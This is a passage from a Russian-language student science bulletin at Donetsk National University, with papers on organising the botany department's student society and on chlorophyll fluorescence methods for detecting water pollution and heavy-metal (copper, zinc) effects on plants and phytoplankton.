Система СНО кафедры ботаники и экологии формируется как на научных традициях, так и научно-методических способах, подходах в организации своей деятельности [1–5]. Выделенная преподавателями специфика как организации, так и самоорганизации научного общества и выполнения научных работ [6, 7] включена в темы НИР с государственной регистрацией [8–10], а также базируется на принципах ботанико-экологической целесообразности для региона на методологической основе. Ориентиром для научных разработок являются и междисциплинарный подход, например, использование ГИС в исследовательской работе [18, 19], способы выполнения заданий по брендовой тематике региона [20, 21], использование наработок студентов прошлых лет обучения [22] и информационно-аналитический контроль проводимых мероприятий и разного рода публикаций по тематикам кафедры ботаники и экологии (в том числе) в регионе [23].

Опорными для студентов остаются научно-методические разработки, сформированные на кафедре преподавательским составом, размещенные обязательным образом в электронно-библиотечной системе Донецкого национального университета (рис. 1), а также проведения научно-технических мероприятий согласно ежегодным приказам Министерства образования и науки Донецкой Народной Республики: школьные и студенческие олимпиады по Экологии, Биологии, Теории эволюции, Ботанике; научные семинары, например, для первокурсников еженедельный семинар,

который готовят все кафедры факультета, а также конкурс по интегрированному тематическому направлению «Науки о жизни» (рис. 1), выступления в СМИ (рис. 2).



Рис. 1 – Эскизы отчетной документации по продуктам научно-технической деятельности на кафедре: учебники, мероприятия



Рис. 2 – Эскизы отчетной документации по продуктам научно-технической деятельности на кафедре: мастер-классы, лекции выступления в СМИ, награждения

Популяризация научной деятельности рассматривается как обязательная процедура в системе профориентации (школьников – для выбора вуза, студентов младших курсов – для выбора кафедры, научного руководителя, профильной

лаборатории, студента-выпускника – для выбора учебы в аспирантуре, ординатуре, или трудоустройства по специальности, согласно государственному запросу и вакансиям на предприятиях и организациях) и актуализации научных знаний в процессе обучения, научения, получения профессиональных знаний, выполнения индивидуального задания по эксклюзивной программе курсовых, дипломной и магистерской работы. Студенты-активисты принимают участие в проведении мастер-классов, например, по фитодизайнерским темам, выступают на радио, телевидении, принимают участие в обсуждении актуальных тем за круглыми столами, посещают выставки библиотечной продукции, знакомятся с новинками учебных и научных поступлений в библиотеку ДонНУ (рис. 2). Как результат успешной научно-исследовательской работы студентов – получение наградных документов по результатам участия в конференциях и побед на конкурсах (олимпиадах, научных соревнованиях, НИРС).

Организация такой успешной работы требует использования динамически валентного научно-методического и даже методологического подхода: грамотного распределения этапов мероприятий в году, последовательности, определения места и роли каждого, установления иерархии в системе внимания руководства. Безусловно, важным требованием успешности научно-технической работы студентов является материально-техническое оснащение профильных лабораторий всех кафедр биологического факультета, проведение эксперимента по инструментальному доступу на требуемом современном уровне.

Таким образом, предложены к рассмотрению некоторые аспекты актуальной деятельности студентов кафедры ботаники и экологии в области организации и самоорганизации научной работы при выполнении дипломных и магистерских работ. Иллюстративно и документально доказано, что научная работа организована в рамках существующей программы исследовательских задач, сформулированных в государственных проектах и темах выполнения на кафедре ботаники и экологии Донецкого национального университета.

СПИСОК ЛИТЕРАТУРЫ

1. Абуснайна М.В. Фитоиндикация в контексте образовательных и научных программ Донбасса // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2021. – Т. 1. – № 13. – С. 9-13.
2. Абуснайна М.В. Методика обучения индикационной экспертизе в региональном фитомониторинге // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2022. – Т. 1. – № 14. – С. 14-18.
3. Коротенко Н.В. Фитоиндикационные исследования и использование их результатов в учебном процессе // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2022. – Т. 1. – № 14. – С. 59-63.
4. Свиридова И.В. Структурный адаптациогенез фитоиндикаторов Северного Приазовья на примерах тератообразования; метод визуализации в обучении // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2022. – Т. 1. – № 14. – С. 86-90
5. Шевчук Н.А. Фитоиндикационные разработки в Донбассе как ресурс педагогической деятельности // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2022. – Т. 1. – № 14. – С. 114-118.
6. Сафонов А.И. Специфика подготовки учебно-методической продукции ботанико-экологического содержания для научной библиотеки ДонНУ // Донецкие чтения 2019: Образование, наука, инновации, культура и вызовы современности. – Донецк: Изд-во ДонНУ, 2019. – С. 294–297.
7. Сафонов А.И. Специфика образовательных технологий на кафедре ботаники и экологии ДонНУ при подготовке студентами выпускных квалификационных работ // Развитие интеллектуально-творческого потенциала молодежи: из прошлого в современность. – Донецк: Изд-во ДонНУ, 2018. – С. 274-275.
8. Сафонов А.И. Ботаника антропогенеза – новая государственная бюджетная научно-исследовательская тема в Донецком национальном университете // Степная Евразия – устойчивое развитие : сб. матер. междунар. форума. – Ростов-на-Дону: ЮФУ, 2022. – С. 239-240.

9. Сафонов А.И. Функциональная ботаника в Донбассе: экологический мониторинг, информационные ресурсные технологии, фитодизайн // Проблемы экологии и охраны природы техногенного региона. 2017. – № 1-2. – С. 6-12.
10. Сафонов А.И. Опорные разработки в рамках тематического направления по ботанике антропогенеза (2022 г.) // Донецкие чтения 2022: образование, наука, инновации, культура и вызовы современности : Матер. VII Междунар. научн. конф. – Донецк: ДонНУ, 2022. – С. 113.
11. Сафонов А.И. Преемственность экологического образования в системе "школа – университет – предприятие" // Экологическая ситуация в Донбассе. – М.: Изд-во МНЭПУ, 2016. Т. 1. – С. 151–154.
12. Сафонов А.И., Захаренкова Н.С., Мирненко Э.И. Введение в специализацию на кафедре ботаники и экологии Донну // Донецкие чтения 2016. Образование, наука и вызовы современности. – Донецк: Южный федеральный университет, 2016. – С. 196-197.
13. Сафонов А.И., Глухов А.З. Фитомониторинг в техногенно трансформированной среде: методология и практика // Экосистемы. – 2021. – № 28. – С. 16-28.
14. Сафонов А.И. Динамика фитомониторинговых показателей антропогенеза в Донбассе (2000-2019 гг.) // Проблемы экологии и охраны природы техногенного региона. – 2020. – № 1-2. – С. 31-36.
15. Сафонов А.И. Новые виды растений в экологическом мониторинге Донбасса // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2020. – № 1. – С. 96-100.
16. Сафонов А.И. Фитоиндикационная экспертиза в экологическом мониторинге Донбасса // Биодиагностика состояния природных и природно-техногенных систем: Матер. XVII Всероссийской научн.-практич. конф. (Киров, 05 декабря 2019 г.). – Киров: ВятГУ, 2019. – С. 10-12.
17. Сафонов А.И. Фронтальный спектр фитодиагностики в Донбассе (2018-2019 гг.) // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: матер. IV Междунар. науч. конф. (Донецк, 31 октября 2019 г.). – Т. 2. Донецк: Изд-во ДонНУ, 2019. С. 270–271.
18. Гермонова Е.А. Визуализация микроклиматических изменений индикаторных признаков в локальных популяциях растений г. Донецка // Глобальные климатические изменения: региональные эффекты, модели, прогнозы. – Воронеж: Цифровая полиграфия, 2019. – С. 39-40.
19. Гермонова Е.А. Анализ ботанико-экологической информации по геолокации в промышленном Донбассе // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: матер. IV Междунар. науч. конф. (Донецк, 31 октября 2019 г.). Т. 2. Донецк: ДонНУ, 2019. – С. 202-204.
20. Образовательные технологии подготовки биологов специализации по садово-парковому дизайну в Донецком национальном университете / А. И. Сафонов, А. З. Глухов, С. А. Приходько, О. А. Гридько // Проблемы и перспективы развития современной ландшафтной архитектуры. – Симферополь: «Издательство Типография «Ариал», 2017. – С. 73-75.
21. Горещкий О.С., Столярова Т.П. К 115-летию выдающегося биолога Фёдора Львовича Щепотьева (1906–2000) // Историко-биологические исследования. – 2021. – Т. 13, № 4. – С. 169-183. DOI: 10.24412/2076-8176-2021-4-169-183.
22. Киселева Д.В. Принципы создания шкал анатомо-морфологической пластичности фитоиндикаторов техногенного региона // Донецкие чтения 2016. Образование, наука и вызовы современности : Матер. I Междунар. научн. конф. – Донецк: ЮФУ, 2016. – С. 117-119.
23. Авраимова Т.В. Экологические разработки в Донбассе: библиографический учет и популяризация научных исследований // Библиотеки и экологическое просвещение: теория и практика. – Москва: ГПНТБ России, 2022. – С. 11-15. <https://doi.org/10.33186/978-5-85638-255-5-2022-11-15>

THE EXPERIENCE OF ORGANIZING THE STUDENT SCIENTIFIC SOCIETY OF THE DEPARTMENT OF BOTANICS AND ECOLOGY TO DONNU

Annotation. The article proposes for consideration some aspects of the actual activities of students of the Department of Botany and Ecology in the field of organization and self-organization of scientific work in the course of graduation and master's theses. In general, scientific work is organized within the framework of the existing program of research tasks formulated in state projects and topics of implementation at the Department of Botany and Ecology of the Donetsk National University.

Keywords: phytoindication, Donetsk, environmental monitoring, educational program.

Abusnaina M.V.

Scientific adviser: Safonov A.I. Ph.D., Head of the Department of Botany and Ecology

Donetsk National University

E-mail: kf.botan@donnu.ru

УДК 577.0

ПРИМЕНЕНИЕ МЕТОДА РЕГИСТРАЦИИ ИНДУКЦИИ ФЛУОРЕСЦЕНЦИИ ПРИ ОЦЕНКЕ СОСТОЯНИЯ ПОВЕРХНОСТНЫХ ВОД

Аникина Е.А.

*Научный руководитель: Чуфицкий С.В., старший преподаватель
ГОУ ВПО «ДОННУ»*

Аннотация: В данной работе рассматриваются результаты применения флуориметрического метода при оценке состояния фототрофных организмов. Показан опыт выявления участков загрязнения поверхностных природных вод на основании параметров флуоресценции природного фитопланктона. Рассмотрены результаты исследований по воздействию тяжелых металлов на природный фитопланктон и возможности выявления индикаторных параметров флуоресценции, отражающих токсическое действие изучаемых загрязнителей.

Ключевые слова: биотестирование, биомониторинг, флуориметрия, фитопланктон.

Введение. В связи с увеличением в водоемах содержания веществ, входящих в состав промышленных и бытовых отходов, токсичность которых для большинства водных организмов проявляется уже в малых концентрациях, возникает необходимость в экспресс-анализе ее качества. В качестве такого анализа может служить биотестирование.

Биотестирование дает возможность определять степень общей токсичности объекта исследований, однако, предоставляет мало информации о природе загрязнителя [1, 2]. При использовании биоиндикации и биотестирования с целью выявления загрязнений необходимо применять методы, позволяющие получать большой набор параметров, отражающих состояние тест-организма. К таким методам можно отнести метод флуориметрии, который предоставляет большое число биофизических параметров, отражающих функциональное состояние фотосинтетического аппарата [3–5]. Данный метод наиболее часто применяется при оценке состояния поверхностных природных с использованием в качестве биоиндикатора клеток фитопланктона [5–8], а также при оценке загрязнения почв и воздуха в условиях городской среды на примере древесных растений [9]. Флуоресцентный метод оценки концентрации хлорофилла и, соответственно, обилия водорослей нашел широкое применение в экологии и гидробиологии, как при работе с интактными водорослями, так и с экстрагированными из них растворами пигментов [1].

Целью работы являлось изучение источников литературы, посвященных возможностям применения методов регистрации флуоресценции хлорофилла при оценке состояния поверхностных природных вод.

Основная часть. Для быстрой диагностики фитопланктона в природных условиях развиваются современные методы регистрации флуоресценции хлорофилла, позволяющие получать информацию о количестве и активности фототрофных организмов, а также по характеристикам состояния фотосинтетического аппарата оценивать физиологическое состояние клеток и судить о качестве водной среды.

Флуоресценцию хлорофилла измеряют при помощи спектрофлуориметров, принцип измерения которых основан на эмиссионной спектроскопии и флуориметров [3].

В работе Гуриной А.В. [8] был проведен опыт по определению состояния поверхностных природных вод водоемов города Донецка методом биотестирования с применением флуориметрии. В эксперименте использовали предварительно

профильтрованные пробы воды, взятые из одиннадцати мониторинговых точек и находящаяся в стадии экспоненциального роста культуру микроводорослей *Chlorella sorokiniana*. Для исследуемых культур определяли коэффициент прироста численности клеток и содержание хлорофилла. Концентрацию фотопигмента оценивали с помощью импульсного флуориметра Phyto – РАМ. Острую и хроническую токсичность пробы устанавливали в ходе биотеста в зависимости от времени проявления токсического эффекта: 24 ч и 96 ч. По результатам биотестирования для проб воды из всех одиннадцати исследуемых мониторинговых точек острого токсического действия на культуру клеток *Chlorella sorokiniana* не наблюдалось. После 96 часов экспозиции было выявлено хроническое токсическое действие для мониторинговых точек водохранилища Донецкое море, оз. Кирша и притока пруда Алексеевского и наличие большого количества биогенных веществ в II городском пруде и пр. Песчаный, а также о значимом уровне загрязнения в мониторинговых точках III пруд, водохранилище Донецкое море и притока пруда Алексеевского.

В работе Алиевой М.Ю. [10] проводилось биотестирование моря Каспий при помощи люминисцентных методов. В качестве тест-объекта был взят морской фитопланктон, который подвергали действию солей тяжелых металлов (NiCl_2 и CdCl_2 в концентрации 10^{-3} М). После темновой адаптации образцов в течение 20 мин стационарный уровень индукционной кривой замедленной флуоресценции, обработанных раствором NiCl_2 повысился в 6 раз, а максимальное значение на 50% по сравнению с контролем. Индукционные кривые послесвечения обработанных ионами Cd^{2+} образцов имели максимальное значение в 4 – 5 раз выше, а стационарный уровень выше контроля в 2 – 3 раза.

По результатам проведенного опыта можно сказать, что изменение параметров флуоресценции микроводорослей при действии солей тяжелых металлов объясняются их токсическим действием на первичные процессы фотосинтеза. Действия ионов Ni^{2+} приводят к необратимым изменениям структуры мембран хлоропластов и инактивируют ФС II, ионы Cd^{2+} разрушают хлорофилл пигмент белковый комплекс и подавляют работу ФС II.

В работе Куприч О.Н. [11] был проведен опыт по оценке состояния фитопланктона природных водных объектов методом флуориметрии. Для исследования использовали лабораторную культуру микроводорослей *Chlorella vulgaris* и пробы природного фитопланктона, отобранные в водоемах, расположенных в Центральном парке культуры и отдыха имени А.С. Щербакова. В качестве источника меди использовали раствор сульфата меди (CuSO_4) в концентрации 0,1 мг/л. Измерения флуоресценции контрольных и опытных проб производились непосредственно после добавления меди через 5, 10, 15 и 30 минут. По полученным данным, можно сделать вывод о том, что после добавления в водную среду ионов меди, произошло резкое возрастание флуоресценции клеток культуры *Chlorella vulgaris*. Негативное воздействие на клетки микроводорослей наблюдалось уже через 5 минут воздействия. 30 – минутная экспозиция в присутствии загрязнителя привела к снижению числа реакционных центров, а также общего количества активных электронных переносчиков электрон-транспортной цепи ФС II. Клетки природного фитопланктона более устойчивы к воздействию меди в сравнении с клетками культуры *Chlorella vulgaris*. Эта устойчивость может объясняться наличием низких фоновых концентраций меди в водной среде.

В работе Слесаренко Г.Э. [12], был проведен опыт с применением метода ИК – спектрофотометрии и флуориметрического метода для проведения мониторинга водных объектов на наличие нефтепродуктов (г. Коряжма). Пробы отбирались на р.

Вычегда в семи точках. Исследуемую пробу перенесли в делительную воронку и добавляли к ней гексан. После смесь экстрагировали и измеряли массовую концентрацию нефтепродуктов. Одновременно фиксировали пропускание раствора. Полученные результаты сравнили с нормами ПДК для сточных и питьевых вод, а также для рыбохозяйственных территорий. По полученным данным можно сделать вывод, что концентрация нефтепродуктов в отборных пробах не превышает ПДК, однако, есть некоторые значения, подходящие к её границе.

В работе Кузнецовой А.В. [13], была проведена оценка состояния фитопланктона р. Рпень с помощью флуориметрического метода. Оценка состояния речного фитопланктона осуществлялась по двум параметрам флуоресценции хлорофилла: переменной флуоресценции $\frac{Fv}{Fm}$, связанной с эффективностью фотосинтеза и фоновой флуоресценции F_0 , связанной с обилием фитопланктона.

В осеннее время года низкая эффективность фотосинтеза речного фитопланктона зарегистрирована в отдельных мониторинговых точках, расположенных в промышленной зоне г. Владимира (см. рис. 1а). В районе сброса сточных вод наблюдается падение $\frac{Fv}{Fm}$ до 0,1, что свидетельствует о глубоких нарушениях функционирования фотосинтетического аппарата речного фитопланктона, вызванных токсичностью водной среды.




Рисунок 1 – Изменение параметров флуоресценции хлорофилла фитопланктона по течению р. Рпень: а – в октябре 2007 г.; б – в апреле 2008 г. (согласно [13])

В весеннее время года зарегистрировано повышение эффективности фотосинтеза и обилия речного фитопланктона во всех исследуемых пунктах (см. рис. 1б) по сравнению с осенними данными. В районе сброса сточных вод (п. № 3) величина $\frac{Fv}{Fm}$ составляет 0,3, следовательно, токсичность водной среды на данном участке реки сохраняется.

Автора исследования подчеркивают, что на основании флуориметрических показателей удалось выявить относительно чистые и токсичные участки исследуемого водного объекта. При этом участки загрязнения соответствовали местам попадания сточных промышленных объектов, расположенных около русла реки. Также отмечено, что снижение эффективности фотосинтеза и концентрации микроводорослей – это ответная реакция речного фитопланктонного сообщества на токсичное действие среды.

Выводы. Анализируя результаты проведенных исследований, можно сказать, что развитие флуоресцентных методов биотестирования является перспективным для определения токсичности поверхностных вод, и является информативным экспресс-

методом, полезным при проведении экологического биомониторинга поверхностных природных вод.

СПИСОК ЛИТЕРАТУРЫ

1. Осипов В.А. Зависимость флуоресцентных параметров микроводорослей от факторов среды, включая антропогенные загрязнения. Автореферат. – Москва: б.н., 2006. – С 22.
2. Осипов В.А. и др. Использование флуоресценции хлорофилла «а» для биотестирования водной среды // Юг России: экология, развитие. – 2012. – Т. 7, вып. 2. – С. 93-100.
3. Schreiber U. Chlorophyll fluorescence as a noninvasive indicator for rapid assessment of *in vivo* photosynthesis / U. Schreiber, W. Bilger, C. Neubauer // *Ecophysiology of photosynthesis*. – Springer. – Berlin, Heidelberg, New York. — 1994. – P. 49–70.
4. Strasser R.J. The fluorescence transient as a tool to characterize and screen photosynthetic samples / R.J. Strasser, A. Srivastava, M. Tsimilli-Michael // *Probing Photosynthesis: Mechanism, Regulation & Adaptation*. – Taylor & Francis, London. — 2000. — P. 443–480.
5. Переменная и замедленная флуоресценция хлорофилла а – теоретические основы и практическое приложение в исследовании растений / В.Н. Гольцев, М.Х. Каладжи, М.А. Кузманова, С.И. Аллахвердиев. – М.–Ижевск: Институт компьютерных исследований. - 2014. – 220 с.
6. Биомониторинг поверхностных вод в условиях антропогенной нагрузки на примере реки Кальмиус / Беспалова С.В., Чуфицкий С.В., Романчук С.М., Кривякин А.С // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2018. – № 3–4. – С. 100–110.
7. Fluorimetric Analysis of the Impact of Coal Sludge Pollution on Phytoplankton / S. V. Bepalova, S. M. Romanchuk, S. V. Chufitskiy [et al.] // . – 2020. – Vol. 65, No. 5. – P. 850-857.
8. Гурина А.В. Биотестирование водоемов города Донецка с применением метода флуориметрии. / А.В. Гурина, С.В. Чуфицкий. // Материалы VI Международной научной конференции. Т 3. Донецк, 2021. С 17 –19.
9. Stirbet, A.D., Lazár, D., Kromdijk, J., Govindjee. Chlorophyll a fluorescence induction: Can just a one-second measurement be used to quantify abiotic stress responses? // *Photosynthetica*. – 2018, Vol. 56. – P. 86-104.
10. Алиева М.Ю., Мамаев А.Т. Флуоресцентные методы в экологическом мониторинге. // *Фундаментальные исследования*. 2004. №5. С 32 – 33.
11. Куприч О.Н. Оценка состояния фитопланктона природных водных объектов методами флуориметрии / О.Н. Куприч, С.В. Чуфицкий. // Вестник СНО ДОННУ. Вып. 13. Т 1: Естественные науки. – 2021. С 106 – 111.
12. Слесаренко Г.Э. Применение флуориметрического метода для проведения мониторинга водных объектов на наличие нефтепродуктов в филиале ОАО «Группа Илим» (г.Коряжма). // *Международная научно-практическая конференция студентов, аспирантов и молодых ученых "Теория и практика современных географических исследований"* Санкт-Петербург. 2017. С 405 – 408.
13. Кузнецова А. В., Винокуров И. Ю., Погосян С. И., Рубин А. Б. Биоиндикация состояния фитопланктона с помощью флуориметрического метода для оценки качества природной воды на примере р. Рпень. // *Биологический мониторинг природно-техногенных систем: Сб. материалов Всероссийской научно-практической конференции с международным участием в 2 частях. Часть 2.* Киров: ООО «Лобань». 2011. С 16 – 19.

APPLICATION OF THE METHOD OF REGISTRATION OF FLUORESCENCE INDUCTION IN ASSESSING THE STATE OF SURFACE WATERS

Abstract: This paper discusses the results of the application of the fluorimetric method in assessing the state of phototrophic organisms. The experience of identifying areas of contamination of surface natural waters based on the parameters of fluorescence of natural phytoplankton is shown. The results of studies on the effects of heavy metals on natural phytoplankton and the possibility of identifying indicator parameters of fluorescence reflecting the toxic effect of the pollutants under study are considered.

Key words: biotesting, biomonitoring, fluorimetry, phytoplankton.

Anikina E.A.

Scientific adviser: Chufitsky S.V., senior lecturer of the Department of Biophysics
Donetsk National University

E-mail: elizavetaalexandrovna2505@yandex.ru, chufitsky@donnu.ru

УДК 577.0

ВОЗДЕЙСТВИЕ ИОНОВ МЕДИ (Cu^{2+}) И ЦИНКА (Zn^{2+}) НА ФЛУОРЕСЦЕНЦИЮ КЛЕТОК ВЫСШИХ РАСТЕНИЙ И ФИТОПЛАНКТОНА

Антропова Л.П.

*Научный руководитель: Чуфицкий С.В., старший преподаватель
ГОУ ВПО «ДОННУ»*

Аннотация. В работе представлен обзор источников информации, посвященных изучению влияния различных концентраций ионов меди (II) и ионов цинка (II) на состояние фотосинтетического аппарата высших растений и фитопланктона. Приведены примеры влияния различных концентраций цинка и меди на древесные и травянистые растения, водоросли и фитопланктон, рассмотрены основные особенности воздействия на фотосинтетический аппарат. Показано, что металлы оказывают воздействие на квантовый выход, функциональное состояние фотосистемы II и параметры флуоресценции хлорофилла. *Ключевые слова:* флуоресценция, фотосинтез, тяжёлые металлы, фотосистема II.

Введение. Тяжелые металлы являются одними из наиболее стойких загрязнителей окружающей среды, оказывающих вредное воздействие на метаболизм и фотосинтез высших растений и фитопланктона. Растения по-разному реагируют на тяжёлые металлы в зависимости от особенностей функционирования их фотосинтетического аппарата, а также природы и концентрации тяжёлых металлов. Ионы металлов влияют на фотопигменты и фотосинтетическую цепь переноса электронов, что приводит к снижению эффективности фотосинтеза. Помимо этого, тяжёлые металлы угнетают метаболические процессы, процессы роста, развития и размножения растений [1]. В настоящее время данная проблема привлекает внимание учёных, особенно в исследованиях, связанных с промышленным и антропогенным загрязнением, что нашло отражение в многочисленных исследованиях воздействия тяжелых металлов на высшие растения, пресноводные и морские водоросли [2,3].

Анализ флуоресценции высших растений и водорослей используется в целом ряде биологических тест-систем. Флуоресцентные методы применяются в экофизиологических и токсикологических исследованиях для изучения влияния изменений окружающей среды и загрязняющих веществ на растения и водоросли. Загрязнители вызывают изменение фотосинтетической способности, которую можно оценить по кинетике флуоресценции.

Большая часть флуоресценции, которая наблюдается при изучении листьев растений, образуется в фотосистеме II (ФС II). Наиболее информативным методом оценки эффективности фотосинтетических процессов ФС II является метод регистрации кривых индукции флуоресценции хлорофилла. При анализе полученных кривых, называемых также ОЛР-кривыми, получают целый ряд флуориметрических показателей, отражающих функционирование ФС II и ее отдельных компонентов [4].

Данный метод является неинвазивным и высокочувствительным, быстрым и легко измеряемым, требует относительно недорогого оборудования и содержит важную информацию о фотосинтетическом аппарате. Особенности переходов между фазами ОЛР кривой потенциально могут быть использованы для характеристики фотохимического квантового выхода фотохимии ФС II и активности переноса электронов. Кроме того, переходы между ОЛР фазами информативно отражают специфическое воздействие различных ингибиторов, стрессоров и мутаций на фотосинтетический аппарат и функциональное состояние [5].

Одними из основных токсичных загрязнителей являются такие химические элементы как медь и цинк. При высоких концентрациях медь нарушает многие

метаболические пути растений и водорослей, такие как фотосинтез, дыхание, производство АТФ (аденозинтрифосфата) и синтез пигмента, а также ингибирует деление клеток. Токсичность цинка для растений весьма различна. Эти различия обусловлены способностью многих растений адаптироваться к высоким содержаниям цинка [6].

Таким образом, цель данной работы заключается в проведении обзора источников информации о возможности применения метода флуориметрии для оценки негативного воздействия ионов Cu^{2+} и Zn^{2+} на фотосинтетический аппарат высших растений и фитопланктона.

Влияние ионов меди (Cu^{2+}) и цинка (Zn^{2+}) на метаболические и фотосинтетические процессы растений

Медь является важным микроэлементом для высших растений и водорослей и оказывает непосредственное влияние на фотосинтез. Она является составной частью первичного донора электронов в фотосистеме I – пластоцианина. Многие авторы [7,8,9] также описывали Cu^{2+} как составную часть фотосистемы II. Однако высокие концентрации Cu^{2+} ингибируют фотосинтетический транспорт электронов, особенно в фотосистеме II.

В работе [10], проведённой Ли Су Чен и др., в течение 18 недель исследовали проростки *Citrus sinensis* и *Citrus grandis*, которые обработали 0,03 мг/л Cu^{2+} (контроль) и 19 мг/л Cu^{2+} (действующая концентрация). Ингибирование скорости фотосинтеза листьев *C. sinensis* медью в основном объяснялось изменением работы устьичного аппарата. В результате опыта токсическое действие меди вызывало снижение функционального состояния и повреждение структуры ФС II листьев у *C. sinensis*. В то время как у *C. grandis* обнаружены поддержание стабильной структуры фотосинтетического аппарата и более высокая скорость переноса электронов от фотосистемы II к фотосистеме I, что говорит о том, что данный вид имеет относительно более высокую устойчивость к Cu^{2+} .

Учёные из университета Пайаме Нур (Иран) [11] изучали воздействие нескольких концентраций меди (0, 0,05, 0,15, 0,3 и 0,4 мг/л) на различные вегетативные признаки и фотосинтетические пигменты *Fumaria parviflora* Lam. в полевых условиях. В результате исследования наблюдалось, что у растений при концентрации 0,05 мг/л Cu^{2+} было высокое содержание хлорофилла и каротиноидов. Однако, при повышении концентрации меди до 0,3 и 0,4 мг/л эти параметры резко снижались.

Ингибирующее воздействие высоких концентраций ионов меди рассматривали [12] на водное растение *Eichhornia crassipes*. В ходе эксперимента растение несколько раз промывали водой, чтобы удалить загрязнения, а затем помещали в ёмкость с водой на неделю в качестве предварительной обработки. В начале эксперимента CuSO_4 точно взвешивали и добавляли в культуральную среду для приготовления групп обработки Cu^{2+} : 0 (контроль) 1, 3, 5, 7 и 9 мг/л. Фотосинтетическую способность оценивали на 7 и 14-е сутки после воздействия Cu^{2+} . Флуоресценцию хлорофилла *a* и кинетику процессов переходов между пиками ОЛР оценивали на 14-й день после воздействия Cu^{2+} . Происходило снижение коэффициента энергетической эффективности фотосинтеза, квантового выхода (F_v/F_m) и вероятности передачи электрона в цепи ФС II (ϕ_{E_0}). Поглощение квантов флуоресценции, перенос электронов в момент времени 0 – все это имело тенденцию сначала увеличиваться, а затем уменьшаться с увеличением концентрации Cu^{2+} . Переходный период флуоресценции хлорофилла *a* всех групп обработки Cu^{2+} находился в пределах нормы, и кривая начиналась при F_0 и достигала максимума при P или F_m . Между О и P появились две промежуточные стадии, J (около 2 мс) и I (около 30 мс), которые подтвердили, что Cu^{2+} не оказывал существенного влияния на фотосинтетический аппарат. Однако после достижения F_m наблюдалось более резкое снижение флуоресценции хлорофилла *a* при самой высокой концентрации Cu^{2+} .

Медь является одним из элементов, который угнетает многие физиологические и биохимические процессы в водорослях. Её значение в метаболизме *Chlorella* было впервые описано Грином и др. [13], которые исследовали угнетающее действие хелатообразующих агентов Cu^{2+} на дыхание и фотосинтез *Chlorella pyrenoidosa*. Активным токсикантом растений может быть ион меди, соединение меди или комплекс, образованный медью и различными органическими веществами [14].

Учёные университета Сангмён (Сеул) [15] использовали для оценки острой токсичности меди штамм зеленой водоросли *Closterium ehrenbergii*. Влияние токсичности Cu^{2+} на *C. ehrenbergii* оценивали с использованием CuSO_4 в концентрациях 0,1, 0,5, 1,0, 2,5 и 5,0 мг/л. Средняя эффективная концентрация сульфата меди составляла 0,202 мг/л. В культурах, подвергавшихся воздействию Cu^{2+} в течение 6 ч., наблюдалось снижение эффективности фотосинтеза клеток, при этом эффективность значительно снижалась через 48 ч. Результаты показали, что Cu^{2+} вызывает окислительный стресс в клеточных органеллах и серьезные физиологические повреждения в клетках *C. ehrenbergii* и даже их гибель; более того, результаты ясно указывают на то, что *C. ehrenbergii* представляет собой потенциально мощную тестовую модель для оценки токсичности металлов в водных организмах.

Исследования Маркина Ж.В. и др. [16] на водорослях *Chaetoceros muelleri*, *Tisochrysis lutea* и *Plagioselmis prolunga* показали, что при добавлении различных концентраций меди (0,05-0,2 мг/л), флуоресценция хлорофилла *a* водоросли *C. muelleri* при концентрациях 0,05-0,15 мг/л на третий день эксперимента была равна контрольной пробе среды, а на седьмой день наблюдалось её снижение. У водоросли *T. lutea* флуоресценция при таких же концентрациях меди на третий день также была равна контролю. На седьмой день опыта при концентрациях 0,05-0,2 мг/л данный показатель был значительно выше, и эффект имел дозозависимый характер. Содержание 0,05 мг/л меди подавляло флуоресценцию хлорофилла *a* *P. prolunga* в течение эксперимента. В результате исследователями было выявлено, что к Cu более устойчивы были тест – культуры водорослей *C. muelleri*, а наименее устойчивыми – *P. prolunga*.

Токсичность цинка проявляется редко и только при высоких концентрациях. Токсичные концентрации Zn^{2+} снижают концентрацию хлорофилла и подавляют фотохимическую эффективность фотосистемы II [17,18].

Реакцию природного сообщества фитопланктона на различные концентрации Zn^{2+} оценивали Каролина Р.Л. и соавт. [19] с помощью статического лабораторного биоанализа. В экспериментальных условиях биоанализов было показано существование нескольких устойчивых к Zn^{2+} видов водорослей. Наиболее важными из них были: *Chlorella vulgaris* Beij (*Chlorophyceae*, *Chlorococcales*), *Nitzschia palea* Smith и *Gomphonema parvulum* Kütz. (*Bacillariophyceae*). Также было продемонстрировано, что реакция водорослей на Zn^{2+} избирательно зависела от концентрации: при 10 мг/л у диатомовых водорослей наблюдался стимулирующий эффект; при 25 мг/л наблюдалось токсическое действие цинка. Напротив, рост *Chlorophyceae* стимулировался при максимальном уровне Zn^{2+} .

